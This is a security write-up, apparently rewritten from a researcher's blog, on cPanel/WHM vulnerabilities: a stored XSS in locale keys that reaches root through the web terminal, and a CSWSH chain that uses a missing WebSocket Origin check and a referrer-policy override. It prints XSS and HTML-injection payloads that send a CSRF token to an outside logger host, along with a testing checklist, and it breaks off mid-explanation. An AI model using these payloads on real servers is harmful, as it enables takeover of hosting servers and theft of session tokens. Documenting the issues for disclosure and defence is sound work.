Multiple Vulnerabilities In cPanel/WHM
A reseller account with permission to edit locales could inject a script into a locale key that was stored and later displayed to a root user, leading to stored XSS. Because cPanel/WHM provides a web terminal, the XSS could be used to run commands as root, and a separate chain abused missing Origin checks on WebSockets plus a referrer leak to achieve the same via CSWSH.
 Published on fortbridge.co.uk
cPanel is a web hosting control panel software developed by cPanel, LLC. It provides a graphical interface (GUI) and automation tools designed to simplify the process of hosting a web site to the website owner or the “end user”.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
cPanel is a web hosting control panel developed by cPanel, LLC. It provides a graphical interface and automation tools that simplify hosting a website for the account owner or end user, and administration happens through a standard web browser using a three-tier structure. cPanel itself is limited to managing a single hosting account, while cPanel & WHM allows administration of the entire server.
The findings below came out of a black-box penetration test against cPanel/WHM. The most important issues were remote code execution and privilege escalation via stored XSS. During disclosure to the cPanel/WHM team the researchers learned that the pentested cPanel account was a reseller account with permission to edit locales, so this is not a default setting. The XSS itself is considered a feature by the vendor, so there is no fix for it at the time of writing. The write-up shows how that feature was abused to gain RCE and escalate to root, and then a second chain that reaches the same result where only an HTML injection vulnerability is needed to bypass the CSRF/referrer leak protection. The second method is more convoluted and is presented for demonstration purposes only.
Setup
The test was black-box. The relevant precondition is the account type: a reseller account with the permission to edit locales. Navigating through cPanel, the researchers found a link that redirected to WHM with the same limited privileges they held. They had not encountered this configuration before, and the main benefit was that it increased the attack surface. Within that access, locales could be added and edited, and locales are stored in XML/XLF format.
Finding it
The locale editor stood out because it accepts XML/XLF, which immediately suggests XML external entity processing. The first attempt was an XXE, and it partially worked: cPanel did trigger a request to fetch an external DTD from the researchers' remote server. Reading files from the local filesystem did not work, however. External DTDs, internal DTDs and attacks against other services on localhost all failed. Various cheatsheets were tried, but parameter entities were disabled and most of the pseudo protocols were not supported, so the XXE was a dead end.
While working on the XXE, the researchers noticed that the XML file contained many key attributes that were displayed back to the user. That raised the question of stored XSS.
Exploitation
Step 1: stored XSS through locale keys
The XML file is very large, so only the relevant snippet is shown. The payload was encoded to keep the XML structure intact:
<item key="data">
<hashref memory_address="0x2ec3690">
<item key="<script>alert(1)</script>">&x;</item>
<item key=" … done."></item>
<item key=" … “[_1]” complete (but with errors)."></item>
<item key=" … “[_1]” complete."></item>
The key attribute holds the HTML-encoded <script>alert(1)</script>. Because the value is displayed back to the user, the browser decodes and executes it. The evidence is the alert firing in the interface:

cPanel/WHM stored XSS
Step 2: RCE as root through the web terminal
cPanel/WHM allows shell commands to be executed from the browser through web terminals, which are implemented over WebSockets (covered in the next section). Since the stored XSS fires in the session of the root user, the result is RCE on the server as root:

cPanel/WHM RCE via stored XSS
The same activity is shown from Burp Suite for better visualisation:

cPanel/WHM, RCE via stored XSS (Burp view)
There is another way to reach RCE as root, more complicated, described in the following sections.
Step 3: WebSockets without an Origin check
cPanel/WHM supports web terminals that execute commands on the server in an SSH-like manner:

cPanel/WHM ssh-like terminal
Looking at the traffic in Burp history, the terminal uses WebSockets. WebSockets do not respect the same-origin policy by default, so the question is whether the developers check the Origin header. The Origin header in the request was replaced with the researchers' own domain, fortbridge.co.uk, and the server did not check it:

cPanel/WHM doesn’t check Origin header for WebSockets
There is a complication: the request also includes a CSRF token in the URL, in the form cpsessXXXXXXX. To exploit the missing Origin check cross-site, that token has to be leaked.
Step 4: the referrer policy blocks the token leak
The researchers already had an XSS, which bypasses CSRF by design. They then asked what happens if there is no XSS and only an HTML content injection vulnerability: that should be enough to leak the CSRF token to a remote server. It was not. The XML was modified to contain HTML that tries to leak the token:
<item key="/usr/local/cpanel/locale/en.yaml">
<hashref memory_address="0x1b7c870">
<item key="data">
<hashref memory_address="0x2ec3690">
<item key="">&x;</item>
<item key="<img src=https://fortbridge.co.uk/log.php>"></item>
<item key=" … “[_1]” complete (but with errors)."></item>
The key attribute is encoded to keep the XML structure intact. A simple logger script on the researchers' server records all request headers to a text file. In the resulting logs, the Referer header contains only the domain and the port, with no CSRF token:

cPanel/WHM “secure” referer policy, no CSRF token leak
On closer inspection, cPanel sets the following meta tag to prevent exactly this kind of infoleak:
<meta name="referrer" content="origin">
This leaks only the origin domain and nothing else. A bypass is needed if the attacker has only HTML content injection rather than full XSS.
Step 5: re-enabling the referrer leak with HTML injection
Because browsers parse HTML very laxly, the referrer policy can be overridden from injected markup. The following HTML content injection worked:
<hashref memory_address="0x2ec3690">
<item key="">&x;</item>
<item key="<meta name=referrer content=unsafe-url> <img src=https://fortbridge.co.uk/log.php>"></item>
<item key=" … “[_1]” complete (but with errors)."></item>
<item key=" … “[_1]” complete."></item>
<item key="# of Messages"></item>
<item key="$[_1] USD is too high. This product’s price may not exceed $[_2] USD per domain."></item>
Setting the referrer meta tag to unsafe-url allows the CSRF token to leak cross domain again:

cPanel/WHM CSRF protection bypass via Referer leak

Step 6: RCE and privilege escalation via CSWSH
With the Origin not checked and the CSRF token leaked, the web terminal can be driven cross-site: cross-site WebSocket hijacking leading to RCE and privilege escalation. This attack was tested in Firefox, because Chrome has enabled samesite cookies by default. The vulnerability allows both horizontal and vertical privilege escalation. The demo below shows RCE and horizontal privilege escalation:

And here is a proof of concept for RCE and privilege escalation via the CSWSH vulnerability in cPanel/WHM as the root user:
Root cause
The stored XSS comes from locale key attributes being displayed back to the user, and the vendor treats that rendering as a feature. The web terminal accepts WebSocket connections without validating the Origin header, so a page on another origin can open a terminal session in the victim's browser. The CSRF token in the URL (cpsessXXXXXXX) is the only barrier, and the <meta name="referrer" content="origin"> tag is meant to stop that token leaking cross domain. Because injected HTML can add its own <meta name=referrer content=unsafe-url>, the protection can be overridden by an attacker who only has HTML injection. The attack was tested in Firefox, because Chrome has enabled samesite cookies by default.
Impact
An attacker who can plant a locale key, which requires a reseller account with locale editing permission and is not a default setting, gets stored XSS that executes in the session of whoever views the locale, including root. Since cPanel/WHM exposes shell commands through browser web terminals, that gives RCE on the server as root. The CSWSH chain reaches the same RCE and privilege escalation with only HTML injection, and allows both horizontal and vertical privilege escalation, but it is more convoluted and an attacker would in practice use the stored XSS. The XXE was patched by cPanel in the July update; as far as the researchers know, everything else remained unfixed at the time of writing, with the XSS treated as a feature.
Fix
cPanel patched the XXE in the July update. The stored XSS was not fixed because it is considered a feature. The WebSocket Origin check and the referrer-based CSRF token protection were, as far as the researchers know, still unfixed. The report does not describe any vendor change to those two issues.
Variants to test
- Locale or translation editors that accept XML/XLF: submit an external DTD reference and watch for an outbound fetch to your server. A positive result is a request for the DTD arriving from the target.
- Any field whose value is echoed back into the page: submit an encoded
<script>in akey-style attribute and check whether it executes. A positive result is the alert firing in the victim's session. - WebSocket endpoints used by admin terminals: replace the
Originheader with your own domain and see whether the connection is accepted. A positive result is a working session from a foreign origin. - Pages that set
<meta name="referrer" content="origin">: inject<meta name=referrer content=unsafe-url>alongside a request to your logger and check theRefererheader. A positive result is the full URL, including any token, arriving at your server. - CSRF tokens embedded in URLs of WebSocket or terminal endpoints: combine a leaked token with a cross-origin WebSocket connection in Firefox. A positive result is command execution in the victim's session.
What happened, in plain words
A security team was hired to break into a web hosting control panel called cPanel/WHM, with no prior knowledge of how it was set up (this is called a black-box test). They found several weaknesses. The two most serious let an attacker run commands on the server as the all-powerful root user, and let a lower-privileged user climb up to a higher privilege level.
The first route was a stored cross-site scripting (XSS) bug: a piece of text the attacker plants in a translation file is later shown back to another user, and the browser runs it as code. The vendor says this behaviour is a feature, so it was not fixed. The second route was more complicated and needed only the ability to inject some HTML into a page, plus a weakness in how the server accepts WebSocket connections. The team also found an XML external entity (XXE) bug, which they could not turn into anything useful, and cPanel patched it in the July update.
Below is the whole story, step by step, with every concept explained from scratch.
The product and the setup
cPanel is a web hosting control panel made by cPanel, LLC. Think of it as the dashboard a hosting company gives you: instead of typing commands on a server, you click buttons in a web page to create email accounts, manage files, set up databases and so on. cPanel itself manages one hosting account. cPanel & WHM is the bigger version that lets an administrator manage the whole server.
The test was black-box, meaning the team had no inside information about the configuration. One detail matters a lot: the account they were given was a reseller account, and it had permission to edit locales. A reseller is a customer who is allowed to resell hosting to other people, so they have more powers than a normal customer but fewer than the server owner. A locale is a translation file: the set of words and phrases the panel shows in a given language. Editing locales is not a default setting, so this permission had to be granted on purpose.
While clicking around cPanel, the team found a link that took them into WHM with the same limited privileges they already had. They had not seen this arrangement before. The useful part was that it gave them more places to poke at, which security people call a larger attack surface. In that area they could add and edit locales, and locales are stored in a format called XML/XLF.
XML is a way of writing data as nested tags, a bit like a folder tree written as text: <item> contains <item> contains <item>. XLF is a particular flavour of XML used for translation files. If you have ever seen an HTML page's source, XML looks similar, but it is meant for storing data rather than drawing a page.
A failed attempt at XXE
The locale editor stood out because it accepts XML. Whenever a program accepts XML, a security tester immediately thinks of XXE, short for XML External Entity. Here is the idea in everyday terms. XML lets a document define a shortcut, called an entity, and then refer to it later. Some of those shortcuts can point at something outside the document, such as a file on the server or a URL on the internet. If the program is careless, it will go and fetch whatever the shortcut points at, and sometimes hand the contents back to the person who submitted the file. That is XXE: tricking the server into fetching things on your behalf.
The team tried it. The locale editor looked like this:

cPanel/WHM Locale Editor vulnerable to XXE
They submitted an XML document that referenced an external DTD on their own server. A DTD (Document Type Definition) is the part of an XML file that declares those shortcuts.

cPanel/WHM XXE exploit using an external DTD
It worked, at least partly. cPanel made a request to the team's server to fetch the DTD:

cPanel/WHM, XXE external DTD fetched from the remote server
The obvious next step was to read files from the server's own disk, which is the classic goal of XXE. Nothing worked. They tried external DTDs, internal DTDs (declared inside the same document), and attacks against other services running on the same machine (localhost). All failed. They tried various cheat sheets, collections of known XXE tricks, but hit a dead end: parameter entities were disabled, and most of the pseudo protocols were not supported. Parameter entities are a special kind of XML shortcut used in advanced XXE tricks; pseudo protocols are things like file:// or php:// that XML parsers sometimes allow. With those closed off, the XXE could not be pushed further. They spent a lot of time on it, got close, but no result.
RCE and privilege escalation via stored XSS
While scratching their heads over the XXE, the team noticed something else. The XML file contained many key attributes, and those values were displayed back to the user in the interface. That raised a question: could this be a stored XSS?
XSS stands for cross-site scripting. In plain terms, it is when an attacker gets their own code (usually JavaScript, the language browsers run) into a page that other people view, so the browser runs the attacker's code as if it were part of the site. Stored XSS means the malicious text is saved on the server first, for example in a database or a file, and then shown to every user who views that page later. The everyday comparison: writing graffiti on a wall that everyone walks past, rather than shouting at one person.
JavaScript running in a page can do anything the logged-in user can do in that page: read what is on screen, click buttons, send requests. If the person viewing the page is an administrator, the attacker's code acts with administrator powers.
The XML file is very large, so only the relevant snippet is shown. The team also encoded the payload so the XML structure stayed intact. Encoding means replacing characters like < and > with codes such as < and >, so the XML parser treats them as text rather than as the start of a new tag.
<item key="data">
<hashref memory_address="0x2ec3690">
<item key="<script>alert(1)</script>">&x;</item>
<item key=" … done."></item>
<item key=" … “[_1]” complete (but with errors)."></item>
<item key=" … “[_1]” complete."></item>
Line by line:
<item key="data">opens an XML element whosekeyattribute is the worddata. In this file,keyis the label shown to the user.<hashref memory_address="0x2ec3690">is another nested element, a container.hashrefandmemory_addressare internal details of how the file is structured; the important part is that it holds more items.<item key="<script>alert(1)</script>">&x;</item>is the payload. Thekeyvalue, once decoded, is<script>alert(1)</script>.alert(1)is the simplest possible JavaScript: it pops up a box saying 1. If that box appears, the browser ran the code.&x;is an XML entity reference, a shortcut defined elsewhere in the file.- The next three
<item key=" … ">lines are ordinary translation strings, shown here only to make clear that the payload sits among normal data.
The point is that the key value is stored, then rendered back into the page. The browser decodes <script> into <script>, sees a script tag, and runs it. The evidence is the alert box appearing in the interface:
cPanel/WHM stored XSS
This gives remote code execution (RCE) and privilege escalation. RCE means running your own commands on the server, as opposed to just reading data. Privilege escalation means going from a low-powered account to a higher-powered one, here all the way to root, the account that can do anything on a Linux server.
Why does XSS lead to RCE here? Because cPanel/WHM lets you run shell commands from the browser through web terminals, which are built on WebSockets (explained in the next section). A terminal in the browser is a page where you type commands and see their output, just like a text terminal on the server. If the stored XSS fires in the session of the root user, the attacker's JavaScript can drive that terminal and run commands as root:
cPanel/WHM RCE via stored XSS
The same activity is shown from Burp Suite, a tool that sits between the browser and the server and records every request and response, for a clearer view:
cPanel/WHM, RCE via stored XSS (Burp view)
There is another way to reach RCE as root. It is more complicated, and the following sections describe it.
No origin check for WebSockets
cPanel/WHM supports web terminals that run commands on the server in an SSH-like manner. SSH is the standard way to log in to a Linux server remotely and type commands; an SSH-like terminal in the browser gives the same experience without a separate program.
cPanel/WHM ssh-like terminal
How is that implemented? Looking at the traffic in Burp's history, the terminal uses WebSockets. A WebSocket is a two-way connection between the browser and the server that stays open, so either side can send a message at any time. Ordinary web requests are one-shot: the browser asks, the server answers, done. A terminal needs a live conversation, so WebSockets fit.
Here is the security problem. Browsers have a rule called the same-origin policy (SOP): a page from one site cannot read data from another site. It is what stops a random website from reading your webmail. WebSockets do not respect the SOP by default. Once a WebSocket is open, the page that opened it can send and receive messages freely. So the only defence a server has is to check the Origin header, a small piece of information the browser sends with the connection request saying which site the request comes from. If the server checks it and rejects unknown sites, you are safe. If it does not, any website can open a connection to the server in the visitor's browser.
So the question was: did the developers check the Origin header? The team replaced the Origin header in the request with their own domain, fortbridge.co.uk, and the server accepted it:
cPanel/WHM doesn’t check Origin header for WebSockets
That is a real weakness, but there is a complication. The request also includes a CSRF token in the URL, in the form cpsessXXXXXXX. CSRF stands for cross-site request forgery: tricking a logged-in user's browser into sending a request the user did not intend. A CSRF token is a random string the server gives the page and expects back with each request, so that a request forged from another site, which does not know the token, is rejected. Think of it as a cloakroom ticket: only the person holding the ticket gets the coat. The token here is in the URL, which makes it easier to leak than a token hidden in a form. To exploit the missing Origin check from another site, the attacker first has to get hold of that token.
A "secure" referrer policy
The team already had an XSS, and XSS bypasses CSRF by design: code running inside the page can simply read the token. But they asked a harder question. What if there were no XSS, only an HTML content injection vulnerability? HTML injection means you can get some HTML into the page, but not JavaScript that runs. It is weaker than XSS. Would that be enough to leak the CSRF token to a remote server?
To test it, they modified the XML to contain HTML that tries to send the token to their server:
<item key="/usr/local/cpanel/locale/en.yaml">
<hashref memory_address="0x1b7c870">
<item key="data">
<hashref memory_address="0x2ec3690">
<item key="">&x;</item>
<item key="<img src=https://fortbridge.co.uk/log.php>"></item>
<item key=" … “[_1]” complete (but with errors)."></item>
Line by line:
<item key="/usr/local/cpanel/locale/en.yaml">is an item whose key is a file path, the English locale file. It is just context for where the payload sits.- The two
<hashref>lines are nested containers, as before. <item key="">&x;</item>is an item with an empty key.<item key="<img src=https://fortbridge.co.uk/log.php>"></item>is the payload. Decoded, it is<img src=https://fortbridge.co.uk/log.php>. Animgtag tells the browser to load an image from that address. The address is not an image at all; it is a script on the team's server that records whatever request it receives. This is a classic trick: make the victim's browser call your server, and read the details of the call.- The last line is an ordinary translation string.
Again the key attribute is encoded so the XML structure stays intact. On their server, the team set up a simple logger script that writes all request headers to a text file. Headers are the extra information sent alongside every web request, such as which page the request came from. The Referer header (yes, spelled that way) is the one that says where the request originated. If the page URL contains the CSRF token, the Referer header would carry it to the logger.
Looking at the logs, the Referer header contained only the domain and the port, with no CSRF token:
cPanel/WHM “secure” referer policy, no CSRF token leak
Why? On closer inspection, cPanel sets this meta tag in its pages:
<meta name="referrer" content="origin">
A meta tag is a line in the page's HTML that gives the browser instructions. This one sets the referrer policy, the rule for how much of the page address the browser may share when the page makes a request elsewhere. content="origin" means: share only the origin, which is the scheme, domain and port (for example https://example.com:443), and nothing else. No path, no query string, so no token. It is there precisely to stop this kind of information leak. The team needed a way around it, assuming the attacker has only HTML injection, not full XSS.
CSRF vulnerability in cPanel/WHM
They tried many things. The HTML injection that worked relies on how browsers parse HTML: very laxly. Browsers are forgiving and will accept markup that is not perfectly formed. The team injected a second referrer meta tag that overrides the first:
<hashref memory_address="0x2ec3690">
<item key="">&x;</item>
<item key="<meta name=referrer content=unsafe-url> <img src=https://fortbridge.co.uk/log.php>"></item>
<item key=" … “[_1]” complete (but with errors)."></item>
<item key=" … “[_1]” complete."></item>
<item key="# of Messages"></item>
<item key="$[_1] USD is too high. This product’s price may not exceed $[_2] USD per domain."></item>
Line by line:
